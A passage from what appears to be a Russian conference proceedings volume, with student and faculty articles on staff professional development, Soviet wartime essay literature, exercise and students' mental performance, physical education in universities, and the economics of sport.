Необходимость получения новых профессиональных навыков у работника, определяет работодатель, это может быть начальник какого-либо отдела, хозяин, директор предприятия. Основными мероприятиями по улучшению своих профессиональных навыков являются: переаттестация, в некоторых случаях семинары. Увеличение профессионализма работника, берет на себе организация, она вкладывает в работников свой бюджет - это называется капиталовложение, это означает, что в последующем компания ожидает от своих работников улучшения эффективности рабочего процесса , увеличения вложений своих сил в достижение организации, то есть получить некую рентабельность от своих кадров. Конечно же, сотрудники организации тоже получают благоприятное воздействие, так, получая новые профессиональные навыки и знания, кадры получают заработную плату выше, становятся более перспективными на рынке труда, получают возможность должностного роста как внутри, так и вне предприятия. Помимо этого новые профессиональные знания так же положительно влияют на интеллектуальные способности сотрудника, развивают его эрудицию, увеличивает круг общения, а так же в некоторых случаях улучшает уверенность в себе, что в современном мире действительно необходимо. Помимо этого еще главным является то, что профессиональное развитие улучшает «климат» внутри организации, помогает сотрудникам найти мотивацию к работе, а так же дает возможность быть уверенным в своём рабочем будущем.

Что касается профессионального развития, то оно может быть, как внешним, так и внутренним. К внутреннему развитию относится: инструктаж, наставничество и т.д. К внешнему: лекции, семинары. Еще одним главным аспектом, является то, что работники, которые проходят повышение квалификации получают от работодателя (начальника) условия, которые дают работнику возможность совмещения работы, с курсами по повышению квалификации, если же курсы повышения квалификации работник проходит вне своего города, то ему предоставляются свобода от работы, то есть на протяжение повышения квалификации, он освобождается от рабочей деятельности, и все сэкономленное время посвящает повышению

своих профессиональных качеств. После завершения улучшения своей трудовой компетенции, работник получает подтверждающий документ о том, что он действительно улучшил свою трудовую компетенцию.

В трудовом кодексе РФ повышение трудовой квалификации работника, прописано в 179 ст. , в которой говорится, что «работники имеют право на профессиональную подготовку, переподготовку, и повышения квалификации, включая обучение новым профессиям и специальностям» Данное право реализуется только в том случае, когда работник и работодатель заключают дополнительный трудовой договор. [ст.197 **ТКРФ]**

Из всего вышеперечисленного можно сделать вывод, что получение новых профессиональных качеств работника, является неотъемлемой частью развития ,как современной экономики, так и научно-экономического прогресса в целом ,что в последующим помогает извлечь выгоду как организациям ,так и самим работникам.

Использованные источники:

1. Профессиональное развитие персонала, главные аспекты. https://infopedia.su/7x3fb3.html [дата обращения 14.12.2018 г]
2. Развитие персонала, основы http://www.grandars.ru/college/biznes/razvitie-personala.html [дата обращения 14.12.2018 г]
3. ТК РФ Статья 197. Право работников на подготовку и дополнительное профессиональное образование, на прохождение независимой оценки квалификации [дата обращения 14.12.2018 г]
4. Развитие персонала https://studfiles.net/preview/5534898/page:25/ р[дата обращения 14.12.2018 г]
5. Профессиональное развитие персонала http://discovered.com.ru/management/professionalnoe-razvitie-personala/ [дата обращения 14.12.2018 г]
6. Суть профессионального развития персонала и задачи управления им http://econbooks.ru/books/part/6573 [дата обращения 14.12.2018 г]

УДК 894.3:8-14

Сабирова В.К., д.ф.н.
профессор
кафедра всемирной литературы
Нурлан К.С.
студент магистратуры
Матраимова Е.А.
студент магистратуры
ОшГУ

ОЧЕРКОВАЯ ЛИТЕРАТУРА ПЕРИОДА ВЕЛИКОЙ ОТЕЧЕСТВЕННОЙ ВОЙНЫ

Статья представляет собой краткий и аналитический обзор русской литературы периода войны, об очерковой литературе 1941-45 гг. В работе говорится о сильном оружии - печатном слове в творчестве писателей.

Ключевые слова: очерк, публицистика, война, фашизм, героизм.

Sabirova V.K., Doctor of Philology, Professor Department of World Literature
Nurlan K.S.
Matraimova E.A.
undergraduates of Osh State University

SKETCHBOOKS OF THE PERIOD THE GREAT PATRIOTIC WAR

The article is the short and analytical view for the Russian soviet literature at the War, about the public literature in 1941-45 years. In this work the authors speaks the strong things as the struggle – the printed word in writers' creativity.

Keywords: essay, journalism, war, fascism, heroism.

Если в 30-е годы на первом плане литературы было воспитание интернационализма (Пролетарии всех стран, соединяйтесь!"), то в 40-е годы задачей литературы стало выделение большего внимания на воспитание патриотизма. В годы ВОв перед писателями встали особо важные, четкие задачи: во-1ых, литература должна была воспитать патриотизм народа перед лицом врага, воодушевить на отпор врагу; во-2ых, художественная литература должна была показать, что врага можно разбить, нужно уничтожить, т.е. разоблачить лицо врага как захватчика и интервента; в-3-х, литература возбуждала ненависть к врагу, показав его истинное лицо оккупанта и фашиста.

В годы ВОв многие писатели обратились к национальной истории для того, чтобы воспитать народную гордость. В эти годы стали укрепляться традиции национальной армии - в первую очередь царского времени: были введены гвардейские части, ношение погон, учреждены ордена Суворова, Кутузова, Нахимова, славы нескольких степеней. Писатели включаются в этот процесс воспитания патриотизма, многие из них ушли на фронт корреспондентами газет, многие погибли (Аркадий Гайдар, Георгий

Суворов, Иосиф Уткин, Владимир Ставский, Муса Джалиль, Мукай Элебаев и мн.др.).

Уже с первых дней войны начали звучать стихи, появились очерки, т.е. в годы ВОв на первый план выходит публицистика и лирика. В этих жанрах писатели могли быстро реагировать на события, в них они могли очень четко выразить свою позицию, т.к. они позволяли непосредственно обратиться к читателю. Литературе и писателям было необходимо время, чтобы разобраться в происходящем, поэтому больших эпических произведений в это время не создавалось. В публицистике давались отдельные эпизоды жизни войны, судеб героев, сатирически изображался враг, ставились вопросы о войне, о мире.

В годы войны почти все крупные писатели, практически все обратились к публицистике, к небольшим статьям и очеркам. В первые же месяцы войны обращается к публицистике, звучит голос А. Н. Толстого. На страницах фронтовых газет появились статьи "Родина", "Что мы защищаем?", в которых он обратился к прошлому, он вспоминает Александра Невского, Дмитрия Донского, Михаила Кутузова, выражает свою любовь к Родине и надежду, что новый враг России будет разбит, как и все полчища, которые шли на Россию.

Толстой, говоря о любви к Родине, утверждает, что она проявляется сильнее в годину лихих испытаний. Он уверен, что фашизм как явление враждебен любой национальной культуре, в том числе и немецкой. Чтобы убедиться что фашизм будет побежден, Толстой проводит исторические аналогии, рассказывая об истории удельных князей в России, их борьбе против татаро-монгольского ига: образы Дмитрия Донского на Куликовском поле, покорение Казани, Отечественную войну 1812 года, говорит о том, какую роль сыграла Россия в борьбе с Наполеоном. Поднимая патриотические темы, он рассказывает о первой паровой машине и говорит о том, что народ сегодня стал хозяином. И в конце статьи Толстого звучит убеждение о том, что победа будет за нами. В публицистике Толстого сочетается героическая патетика, эпическое начало сплетается с лирической интонацией, с призывами уничтожить врага. Для статей Толстого характерны обширные исторические экскурсы и аналогии.

В годы войны Толстой обращается не только к публицистике, но и к прозе. Он пишет целый ряд рассказов на документальной основе. Сам Толстой посещал курсы повышения квалификации партизан под Москвой. Он слышал рассказы людей, побывавших в тылу врага, и на основе впечатлений очевидцев он пишет рассказы, позже они вышли в цикле "Рассказы Ивана Сударева". Место действия - фашистский тыл, автор показывает, как идет сопротивление на оккупированной территории, партизанское движение в Беларуси.

В рассказе "Как это начиналось?" Толстой рассказывает о возникновении партизанского движения. Герои здесь обыкновенные рядовые солдаты, которые случайно отстали от своих частей, попали в

окружение и прятались от фашистов, выдавая себя за родственников тех семей местных жителей, которые их приютили. Толстой показывает, как эти разрозненные люди объединяются в борьбе против фашистов. С каждым днем их становится все больше и больше, их объединяет под началом директор местной школы В. В. Лазубский - так был создан партизанский отряд. Роль сыграли листовки с призывами в партизаны.

Рассказ "Семеро чумазых" - о танкистах, вынужденных остаться на оккупированной территории и собравших танк из запасных частей. И тут вдруг появляется этот танк и наводит панику на фашистов в несколько местных боев.

Наиболее ярким, центральным в этом цикле является рассказ "Странная история". Герой рассказа - Петр Филиппович Горшков выходец из старообрядческой семьи, его судьба сложилась тяжело, семья его была раскулачена и сослана. Он прошел все круги ада и перед самой войной вернулся в родное село. Когда фашисты заняли деревню, они как обиженному Советской властью, предложили должность старосты, и Горшков соглашается.

Но в годину тяжелых испытаний, перед лицом страшного врага он забывает свои обиды, не думает о себе и налаживает связь с партизанами, передавая им важную информацию. Погибает он случайно, подделывая документ на немецком языке и неверно переписывая, он попадается с заданием. Его распяли на двух березах, жестоко избив перед этим. Автор не случайно вводит образ протопопа Аввакума, который был обижен на людей, но писал, что будет стоять до конца за правду, а правда - в земле. Толстой приходит к выводу, что человек сложен. А любовь к родине выше, чем ненависть к власти.

В годы ВОв к публицистике обращается Илья Эренбург. Он был так популярен, что Гитлер грозился повесить в Москве первыми Левитана (диктора Совинформбюро) и Эренбурга за голос и слово. Против такого оружия у Гитлера не было своей достойной альтернативы. Эренбург с самого начала войны выражал уверенность, что война закончится в Германии ("Они начали, мы кончим"). Ряд статей посвятил защитникам Родины, Москвы и Сталинграда: "Угроза", "Трудный путь", "Отобьем", "Сильнее смерти", "Дом зовет" и др.

В своих статьях он рассказывает о зверствах фашистов - это сатирические публицистические статьи, они разоблачают врага. Сами названия говорят себя: "Бешеные волки", "Фабрика убийц", "Коричневая вошь", "Пауки в банке". Он создает сатирические портреты фашистских главарей: Гитлера, Геббельса, Геринга, которые переводили награбленные деньги в швейцарские и бразильские банки. Эренбург раскрыл истинное лицо фашизма, показать преимущество Советской страны перед гитлеровской Германией. Вызывая ненависть и презрение к фашизму, не зовет к уничтожению немецкого народа.

В годы ВОв к публицистике обратились и молодые писатели Борис

Горбатов ("Письма с фронта домой друзьям в Донбасс") и Константин Симонов ("От Черного до Баренцева моря"). В рассказе "Русское сердце Симонов говорит о летчике Хлобыстове, который решается на третий в своей жизни таран, теперь уже идя на верную гибель. В другом рассказе "Солдатский юбилей" автор выводит своего героя Ефима Самсоновича Рыклиса, который справляет 20-летний юбилей артиллерийской службы артиллерийским залпом.

К публицистике обращается и Леонид Леонов. Побывав на харьковском процессе о зверствах фашистов, он пишет целый ряд репортажей. В статье "Ярость" Леонов говорит о суде над фашистами - "Зверства фашистов ни с чем несравнимы". В статье "Примечание к параграфу" раскрывается суть фашизма, фактический материал переплетается с гневным голосом автора, говорящим о конкретном преступлении фашистов. Дети не смогли эвакуироваться, находясь в больнице на станице Нижнечерской. Рисуя процесс, Леонов показывает лица нацистов, которые принимали участие в казни детей и медперсонала. Ганс Риц лысый лейтенант с инфантильно сладким личиком, Вацлав Рейнгард - ефрейтор с невыразительной башкой, он награжден медалями за 1941 и 1942 годы, работяга в застенке, капитан контрразведки Лайнхельд с безразличными глазами, ему можно доверить истребление целого народа. Предатель Родины исполин Булан с мордой каторжника, 60 жертв на его совести. Завершил призыв к борьбе: "Если ничего не осталось, вырви сердце и кинь во врага".

В годы ВОв к публицистике обращается Михаил Шолохов, корреспондент газеты "Правда", в 1945 году он награжден орденом. Шолохов ставит ту же проблему, что и в своих романах - проблему жителей берегов Дона. Сразу в 1941 году появляются его очерки "На Дону", "Казаки", "На юге", "Гнусность" и др. В очерке "На Дону" Шолохов воспроизводит отдельные эпизоды жизни Дона военного времени. Люди разных поколений готовы встать на защиту Родины. И звучит мысль, что важна только любовь к Родине и она вечна. Очерк "Гнусность" рассказывает о конкретном факте, который произошел близ Ельни. Фашисты выставили перед цепями женщин им детей и погнали их к советским окопам. Это на языке всех людей названо гнусностью, автор пытается быть объективным.

Таким образом, литература периода ВОв подчинена была четким задачам и с этими задачами писатели успешно справлялись, наибольшее развитие получили публицистика и поэтическая лирика.

Использованные источники:

1. Русская литература XX века. Под ред. Л.П. Кременцова [Текст]. - М., 2002.
2. Ершов Л.Ф. История русской советской литературы [Текст]. - М., 1988.
3. Современная русская литература (1990-е гг. - начало XX1 в.) [Текст]: учебное пособие / ред. С. И. Тимина. - 3-е изд. - М. - СПб.: "Академия"? 2013. - 350 с.
4. Русская литература XX века [Текст]: учебник / ред. С. И. Тимина. - М.:

"Академия", 2011. - 368 с.
5. Абрамов А. Лирика и эпос Великой Отечественной войны [Текст]. - М, 1975.

УДК 796

Савельева О.В.
старший преподаватель
Сарвилина В.П.
студент 1 курса
направление Экономика
кафедра «Институт теоретической экономики и международных экономических отношений»
ФГБОУ Самарский государственный экономический университет
Россия, г. Самара

ВЛИЯНИЕ ФИЗИЧЕСКИХ УПРАЖНЕНИЙ НА УМСТВЕННУЮ РАБОТОСПОСОБНОСТЬ СТУДЕНТОВ

Аннотация: статья посвящена изучению влияния физических нагрузок на умственную деятельность и работоспособность студентов.

Ключевые слова: физическая культура, физические упражнения, умственная работоспособность, здоровье, студенты

Savelyeva O.V., senior lecturer
DEPARTMENT, Samara state University of Economics
Russia, Samara
Sarvilina V.P., 1st year student
the direction of the Economy
Department " Institute of theoretical Economics and international economic relations»
DEPARTMENT, Samara state University of Economics
Russia, Samara

THE INFLUENCE OF PHYSICAL EXERCISES ON MENTAL PERFORMANCE OF STUDENTS

Abstract: the article is devoted to the study of the influence physical activity on mental activity and the performance of students.

Key words: physical culture, physical exercises, mental performance, health, students

Главной тенденцией развития общественного труда на современном этапе является его интеллектуализация, которая приводит ко многим проблемам.

Одной из таких проблем является малоподвижный образ жизни, который можно наблюдать среди студентов. Многие студенты, занимаясь учебой, могут не вставать с рабочего места по несколько часов. Такая ограниченность двигательной активности при высоком уровне умственной

деятельности негативно сказывается на работе всего организма человека, и, в частности, на работе головного мозга.

Так, при длительной умственной работе в положении сидя наблюдается статическое напряжение мышц тела (мышц шеи, пояса и др.), которое приводит к снижению интенсивности кровообращения, ухудшению кровоснабжения головного мозга, снижению возбудимости нервных центров коры головного мозга и понижению умственной работоспособности.

Исследования показывают[288], что в период учебной деятельности двигательная активность студентов составляет примерно 50-65%. Низкие показатели физической активности приводят к нарастанию нервного (умственного) утомления, снижению внимания и быстроты реакций.

Влияние физических упражнений на организм человека. Эффективная деятельность мозга требует, чтобы к нему постоянно поступали нервные импульсы из разных систем организма. Благодаря работе мышц, мозг обогащается огромным количеством нервных импульсов, которые поддерживают его в работоспособном состоянии.

Оптимально подобранный комплекс физических упражнений поможет стимулировать центральную нервную систему и непосредственно повлиять на сохранение и повышение умственной работоспособности.

Важным моментом является определение именно такого уровня физических нагрузок, который бы соответствовал уровню физической подготовки человека, так как чрезмерные нагрузки могут привести к еще большему переутомлению и снижению работоспособности, а недостаточная нагрузка не окажет существенного воздействия на организм человека.

Упражнения, позволяющие повысить работоспособность. К средствам физической культуры, повышающим работоспособность, можно отнести любую двигательную нагрузку: бег, ходьба на лыжах, передвижение на коньках, элементарный комплекс физических упражнений, при котором напряжение мышц чередуется с их последующим расслаблением.

Динамика работоспособности студента в течение дня характеризуется тремя этапами: врабатывание, стабилизация и снижение в результате наступившего утомления. Из этого следует, что использование физических упражнений с небольшой физической нагрузкой в начале дня обеспечивает повышение работоспособности и поддержание ее на этом уровне в последующие 4 часа учебного дня.

Для ускоренного включения студента в режим учебного дня эффективной является утренняя гимнастика, которая усиливает ток крови и лимфы во всех частях тела.

Примерно ко второй паре учебных часов работоспособность студента начитает снижаться, поэтому в это время необходимо сделать отдых. Чередование отдыха и работы (учебы) является оптимальным условием для

[288] Виленский, М.Я. Физическая культура работников умственного труда / М.Я. Виленский, В.И Ильинич. - М.: Знание, 1987.

эффективной интеллектуальной деятельности. Однако отдыхом не может считаться прекращение на время целенаправленной деятельности, так как пассивный отдых будет ценен только для ночного сна. Наиболее эффективным считается активный отдых. Одной из наиболее доступных его форм является физкультурная пауза. Физкультурная пауза препятствует нарастанию утомления и снижает статические нагрузки. Наилучший эффект от физкультурных пауз достигается при вовлечении в работу ранее бездействующих мышц и расслаблении утомленных.

Н.Т. Перепелицын[289] предлагает студентам следующий комплекс физкультурной паузы:

1-е упражнение – потягивание, медленный темп, 5-6 раз.

2-е упражнение - наклоны назад и повороты туловища, средний темп, 3-4 раза.

3-е упражнение - наклоны вперед, средний темп, 6-10 раз.

4-е упражнение - пружинистые приседания, средний темп, 6-8 раз.

5-е упражнение - наклоны в стороны, средний темп, 6-8 раз.

6-е упражнение - маховые движения, средний темп, 4-6 раз.

7-е упражнение - на координацию движений, средний темп, 6-8 раз.

Физкультурные паузы, с учетом работоспособности студентов в течение дня, рекомендуется делать по 10 минут каждые 4 часа занятий и по 5 минут каждые 2 часа в период самоподготовки.

При невозможности проведения полноценной физической паузы, рекомендуется сделать микропаузу продолжительностью от 1 до 3 минут. Во время микропауз выполняются дыхательные упражнения, ходьба, движения головой, газами, приседания, потягивания и другие.

Таким образом, регулярные занятия физической культурой приводят к положительным изменениям в умственной работоспособности студентов, помогают справляться с переутомлением при интеллектуальном труде.

Использованные источники:

1. Мусина, Егорычев С.В. Мусина, Е.В. Егорычева, М.К. Влияние физкультурно-спортивной деятельности на учебу студентов в вузе и её связь с профессиональным становлением / Международный журнал экспериментального образования. – 2010. – №2 – С. 60-61.

2. И.В. Чернышева, М.В. Шлемова, С.В. Мусина, Е.В. Егорычева. Формирование физической культуры личности / Известия Волгоградского государственного технического университета, серия Новые образовательные системы и технологии обучения в вузе. – Выпуск 4. – 2007. – №7 (33). – С. 144-145

3. С.В. Мусина, П.Н. Аляев. Влияние спортивных тренировок на учебу студентов в техническом вузе и их связь с будущей профессиональной деятельностью / Новые образовательные системы и технологии обучения в

[289] Перепелицын, Н. Т. Организация и методика спортивно-массовой работы в ВУЗе [Текст] : (Методические указания для общественного физкультурного актива ВУЗа) / Н. Т. Перепелицын, Н. Миронов ; Центросоюз. Львовский торгово-экон. ин-т. - Львов : [б. и.], 1968. - 98 с

вузе: Межвуз. сб. науч. тр. / ВолгГТУ. – Выпуск 8. – Волгоград, 2002. – С. 133-134
4. И.В. Чернышева, М.В. Шлемова, Е.В. Егорычева, С.В. Мусина. Конструктивное обучение в образовательной системе Школа-вуз: проблемы и решения: матер. VII всерос. науч.-практ. конф. с междунар. Участием
5. Е.В. Булич. Физиолого-гигиеническая характеристика влияния занятий физическим воспитанием на умственную работоспособность и психоэмоциональную устойчивость студентов. Ученые записки – СГУ, 2011, - 320 с.
6. К.В. Волков. Влияние физических упражнений и спорта на работоспособность при умственном труде. – Л., 1960.-102с
7. Е.Г. Зуйкова, И.Л. Бондарчук. Влияние физической культуры на работоспособность и адаптацию студентов к физическим нагрузкам // Здоровье – основа человеческого потенциала и пути их решения. 2012. №1. С. 228-233
8. И.А. Кулак. Физиология утомления при умственной и физической работе человека. – Мн., 1968.-164с
9. Любаев А. В. Влияние физических упражнений на умственную деятельность студентов и их взаимосвязь // Молодой ученый. — 2015. — №18. — С. 423-425.
10.Перепелицын, Н. Т. Организация и методика спортивно-массовой работы в ВУЗе [Текст] : (Методические указания для общественного физкультурного актива ВУЗа) / Н. Т. Перепелицын, Н. Миронов ; Центросоюз. Львовский торгово-экон. ин-т. - Львов : [б. и.], 1968. - 98 с
11.Виленский, М.Я. Физическая культура работников умственного труда / М.Я. Виленский, В.И Ильинич. - М.: Знание, 1987.

УДК 796.11.3

Савельева О.В.
старший преподаватель
Матюшина А.С.
студент 3 курса
направление Экономика
кафедра «Институт теоретической экономики и международных экономических отношений»
ФГБОУ Самарский государственный экономический университет
Россия, г. Самара

ФИЗИЧЕСКАЯ КУЛЬТУРА И СПОРТ В СИСТЕМЕ ВЫСШЕГО ОБРАЗОВАНИЯ

Аннотация: в данной статье рассмотрена тема физической культуры и спорта, проблемы ее преподавания, в системе высшего образования. Процесс взаимодействия студента и преподавателя на занятиях физической культуры.

Ключевые слова: физическая культура; здоровье; спорт.

Savelyeva O.V., senior lecturer
DEPARTMENT, Samara state University of Economics
Russia, Samara
Matyushina A.S., 3rd year student
the direction of the Economy
Department " Institute of theoretical Economics and international economic relations»
DEPARTMENT, Samara state University of Economics
Russia, Samara

PHYSICAL CULTURE AND SPORT IN HIGHER EDUCATION

Abstract: the article deals with the topic of physical culture and sports, the problems of its teaching in the system of higher education. The process of interaction between the student and the teacher in the classroom of physical culture.

Key words: physical culture; health; sport.

При занятиях физической культурой укрепляется не только физическое состояние человека, но и навыки, связанные с самой личностью, таким образом, занятия спортом влияют на все стороны развития личности.

Качество преподавания физической культуры в ВУЗах - актуальная проблема, так как в сфере образования постоянно происходят нововведения. Преподаватель ставит перед собой цель – воспитать здорового специалиста.

Цель: выявить обстоятельства и факторы, способствующие развитию личности со всех сторон, на что будет влиять преподавание в университете.

Все чаще и чаще возникает несогласованность занятий спортом и физической культурой в высших учебных заведениях, то есть возникает

вопрос о надобности проведения данного рода занятий. Все это связано с тем, что образование в РФ постоянно модернизируется и для того, чтобы «идти в ногу со временем» различных технологий преподавания, оздоровления, воспитания выносливости, поддержания физической формы, - данный предмет необходим. Нельзя не отметить: для того, чтобы пары физической культуры проходили на высоком уровне, должна быть четко построена рабочая программа преподавателя.

Можно подумать, что данная тема для исследования глубоко не рассматривается, но это не так, ведь изучением физической культуры и спорта в системе высшего образования занимались отечественные исследователи: О.П. Добромыслова В.А., А.М. Гендин, Масляков, В.С. Матяжов, Ю.А. Ямпольская, Г.А. Кураев, В.П. Лавренко, Н.П.Абаскалова, Н.А. Агаджанян, Л.А. Петровская и др., а в области изучения уровня знаний студентов о ЗОЖ занимаются такие исследователи, как А.В. Белоконь, Г. Василевская, Ю.М. Политова и т.д.

Физическая культура представляет собой сферу социальной деятельности, которая направлена на сохранение и укрепление физической формы, с помощью двигательной активности, которую создает сам человек. Таким образом, делаем вывод о том, что спорт это всего лишь средство достижения физической культуры, а физическая культура, в свою очередь, является целью.

Если же рассматривать понятие «физическая культура» с точки зрения ФЗ РФ от 4.12.2007 г. N 329-ФЗ «О физической культуре и спорте в Российской Федерации» то, - это часть культуры, которая представлена комплексом знаний и ценностей, создаваемые для совершенствования двигательной активности человека, в данном случае студента, формирование ЗОЖ, общественной адаптации и физического развития в целом. Положения, нормы права, законы – все это стимулирует становление группового спорта и физической культуры в Российской Федерации[290].

В одном из учебников, посвященному изучению массовой физической культуры, под редакцией В.А. Маслякова и В. С. Матяжева говорится о том, что занятия физической культурой в университете основаны на грамотном пользовании средств данного предмета[291]. Базой для проведения занятий является профессионально-прикладная спортивная и физическая подготовка для того, чтобы накапливался опыт работы в физкультурно-спортивной сфере. Для того чтобы происходило формирование здорового образа жизни необходимо развивать гармонию в самом себе, так как физическое воспитание может содействовать многим качествам студента (например, нравственному, моральному, умственному воспитанию), независимо от его учебного заведения, будь то ВУЗ или колледж.

Многие студенты, занимаясь спортом или проделывая физическую

[290] Федеральный закон Российской Федерации от 4 декабря 2007 г. № 329-ФЗ «О физической культуре и спорту в Российской Федерации» - [электронный источник] – URL: http://base.garant.ru/12157560/#friends
[291] Масляков В. А., Матяжов В. С. Массовая физическая культура в вузе. М.: Высшая школа, 1991. 239 с.

активность, улучшают свое настроение, снимают стресс, напряжение, накопившиеся в течение дня, повышенную утомляемость. Нельзя не отметить, что занятия физической культурой, в принципе, являются довольно-таки хорошим регулятором самочувствия не только такой группы, как студенты, но и для людей в целом[292].

Ведущими целями становления физической культуры и спорта в высших учебных заведениях являются[293]:

1) составление и умений организации постоянного двигательного режима студентов;

2) становление основных двигательных достоинств студентов;

3) изучение студентов двигательным умениям и умениям их использовать в трудоемких условиях;

4) увеличение уровня образованности студентов в области физической культуры и спорта;

5) составление у студентов необходимости в здоровом стиле жизни и физическом совершенствовании.

Об этом говорят О. В. Масияускене и Ж.Г. Муравянникова в своем учебнике, который посвящен общей теории здоровья. Если перечисленные выше цели выполнены удачно, то процесс физического образования подрастающего поколения будет иметь качественный характер.

В большинстве учебных заведениях такой предмет как физическая культура, является обязательным, то есть – ощутимая составляющая полного становления учащегося. Процесс изучения данной дисциплины, в первую очередь, выстаивается в зависимости от состояния здоровья студента, то есть преподаватель, исходя из предоставленных медицинских показаний, решает уровень нагрузки на организм[294].

Ю. А. Ямпольская в своем учебнике «Основы медицинских знаний» ведет разговор о том, что преподаватели физической культуры в ВУЗах, в рамках данного предмета, проводят комплекс мер, включающие в себя пропагандистские меры, методические и воспитательные, которые, в свою очередь, содействуют обеспечению оздоровления учащихся[295]. Преподаватель, обладающий высокой технологией формирования практических умений у студентов, играет огромную роль в формировании физической нагрузки и самочувствия, обучающихся в учебном заведении.

Подводя итог, можно сказать о том, что физическая культура и спорт, в первую очередь, преследуют цель сохранить, оздоровить и улучшить физическое состояние людей. В области образования физическая культура занимает не последнее место, ее характеристикой является умелое применение всех полученных и имеющихся знаний в этой сфере. Так как

---

[292] Бочкарева С. И., Кокоулина О. П. Физическая культура: учебно-методический комплекс (для студентов экономических специальностей) Изд. Центр ЕАОИ, 2011. – 344 с. ISBN 978-5-374-00521-9.

[293] Масияускене О.В., Муравянникова Ж. Г., Валеология, 2011. с. 31

[294] Ильинич В. И. Физическая культура студента: Учебник, 2000. — 448 с. ISBN 5-8297-0010-7 (в пер.)

[295] Ямпольская Ю. А. Физическое развитие и адаптационные возможности современных школьников//Российский педиатрический журнал. - 1998. -№ 1. -С. 9-11.

уровень публичного становления активно растет, соответственно, будет требовать регулярное увеличение физической подготовки студентов ВУЗов. Также отмечу, что увеличению массовости физической культуры и спорта в России будет содействовать расширение физкультурной и спортивной деятельности.

Использованные источники:

1. Бочкарева С. И., Кокоулина О. П. Физическая культура: учебно-методический комплекс (для студентов экономических специальностей) Изд. Центр ЕАОИ, 2011. – 344 с. ISBN 978-5-374-00521-9.
2. Ильинич В. И. Физическая культура студента: Учебник, 2000. — 448 с. ISBN 5-8297-0010-7 (в пер.)
3. Масияускене О.В., Муравянникова Ж. Г., Валеология, 2011. с. 31
4. Масляков В. А., Матяжов В. С. Массовая физическая культура в вузе. М.: Высшая школа, 1991. 239 с.
5. Савельева О.В., Корнев А.С. Динамика развития физической культуры и массового спорта в самарской области OlymPlus. Гуманитарная версия. 2016. № 1 (2). С. 45-48.
6. Федеральный закон Российской Федерации от 4 декабря 2007 г. № 329-ФЗ «О физической культуре и спорту в Российской Федерации» - [электронный источник] – URL: http://base.garant.ru/12157560/#friends
7. Ямпольская Ю. А. Физическое развитие и адаптационные возможности современных школьников//Российский педиатрический журнал. - 1998. -№ 1. -С. 9-11.

УДК 338.4:796

Савельева О.В.
старший преподаватель
Изенева А.Г.
студент 2 курса
направление Экономика
кафедра «Институт теоретической экономики и международных экономических отношений»
ФГБОУ Самарский государственный экономический университет
Россия, г. Самара

ЭКОНОМИКА СПОРТА И СПОРТИВНЫЙ БИЗНЕС

Аннотация: в статье рассматривается значение спорта в нынешней экономике, его динамика и развитие. В настоящее время это достаточно большой и прибыльный сегмент в экономике. Обеспечение того, чтобы все имели возможность регулярно заниматься физической культурой и спортом, должно рассматриваться как неотъемлемая часть процесса развития.

Ключевые слова: спортивная экономика, физическая культура, экономический рост, спонсорство игр, сегмент.

Savelyeva O.V., senior lecturer
DEPARTMENT, Samara state University of Economics
Russia, Samara
Izeneva A.G., 2nd year student
the direction of the Economy
Department " Institute of theoretical Economics and international economic relations»
DEPARTMENT, Samara state University of Economics
Russia, Samara

ECONOMICS OF SPORTS AND SPORTS BUSINESS

Abstract: the article considers the importance of sport in the current economy, its dynamics and development. Currently, this is a fairly large and profitable segment in the economy. Ensuring that everyone has the opportunity to engage in regular physical education and sports should be seen as an integral part of the development process.

Key words: sports economy, physical culture, economic growth, sponsorship of games, segment.

В современную эпоху спорт стал полностью экономическим. Либо это интерес публики, либо энтузиазм игроков, все склонны к той игре, которая полезна в денежных операциях.

В настоящее время все хотят быть связаны с тем или иным видом спорта из-за денег, но в то же время не все делают это.

Жадность игроков растет день ото дня. С другой стороны,

задействованные деньги привели к улучшению команд и выступлений. Наша страна в очередной раз показывает свое место на карте мирового спорта[296].

Потребительство в спорте. Спорт является одновременно и потребительским благом, и потребителем товаров. Многочисленные недавние исследования свидетельствуют о стремительном развитии спортивной экономики как самостоятельной отрасли экономики и указывают на объем товарооборота, генерируемого спортом; создание инфраструктуры, производство капитальных и потребительских товаров, предоставление услуг, распространение информации, взятие из спортивных мероприятий, расходы на рекламу и спонсорские бюджеты.

Несколько лет назад в некоторых странах был проведен ряд весьма поучительных исследований. Например, в Соединенном Королевстве общий объем ресурсов, выделяемых спортом государству, в разы превышает бюджетные расходы на спорт. Исследование, проведенное Нидерландами с целью оценки воздействия спорта на экономику, показало, что ликвидация спортивной деятельности приведет к потере 300 000 рабочих мест и сокращению внутреннего потребления миллиардов гульденов. Во Франции в 1980 году федерация производителей спортивного инвентаря насчитывала 6482 предприятия, на которых работало около 300 000 человек.

Спортивная Экономика. В целом, по оценкам, спортивная экономика в различных странах составляет от 1 до 2 процентов ВНП и, как правило, растет быстрее, чем большинство других секторов. В то же время эта экономика становится все более Международной, претендуя на растущую долю мировой торговли.

Кроме того, следует отметить, что такие цифры не учитывают весьма значительный вклад стран-добровольцев, действующих на всех организационных уровнях спорта. Что касается финансирования физической и спортивной деятельности, то следует обратить внимание на низкий уровень ресурсов, имеющихся в наименее развитых странах, и на тенденцию государственных органов многих стран, включая многие промышленно развитые страны, сокращать свои спортивные бюджеты и в большей степени полагаться на внебюджетные виды финансирования, лотереи и ставки на спорт.

Обеспечение того, чтобы все имели возможность регулярно заниматься физической культурой и спортом, должно рассматриваться как неотъемлемая часть процесса развития.

Спорт и экономический рост. Довольно часто обсуждаемая статистика– это заработная плата игроков, зарплата команд, доходы от мерчандайзинга, продвижения и вещания, а также их бесплатное распространение, арбитраж и лимиты заработной платы.

Эту тему можно рассматривать с двух точек зрения: вклада спорта в

[296] Галкин В.В. Экономика спорта и спортивный бизнес. Учебное пособие для высших и средних профессиональных учебных заведений физической культуры. – 324 с.

развитие и влияния уровня развития на развитие спорта. В различных исследованиях и научных работах подчеркиваются значительные преимущества регулярной и умеренной спортивной практики как неотъемлемого компонента образа жизни, улучшение здоровья, сокращение числа прогулов и несчастных случаев на работе, улучшение социальной интеграции и расширение возможностей для отдыха как отдельных лиц, так и семей[297].

Исследования, проведенные в Канаде, показали измеримое экономическое воздействие спортивных мероприятий для всех на расходы на здравоохранение. Маркетинг спортивных товаров и использование спорта для продажи других видов товаров, в частности посредством рекламы и спонсорства, является заметным и постоянно растущим явлением.

Как показало исследование, опубликованное несколько лет назад, недостаточное развитие спорта является как одним из аспектов, так и следствием недостаточного экономического развития. Следствием неразвитости спорта является "утечка мозгов".

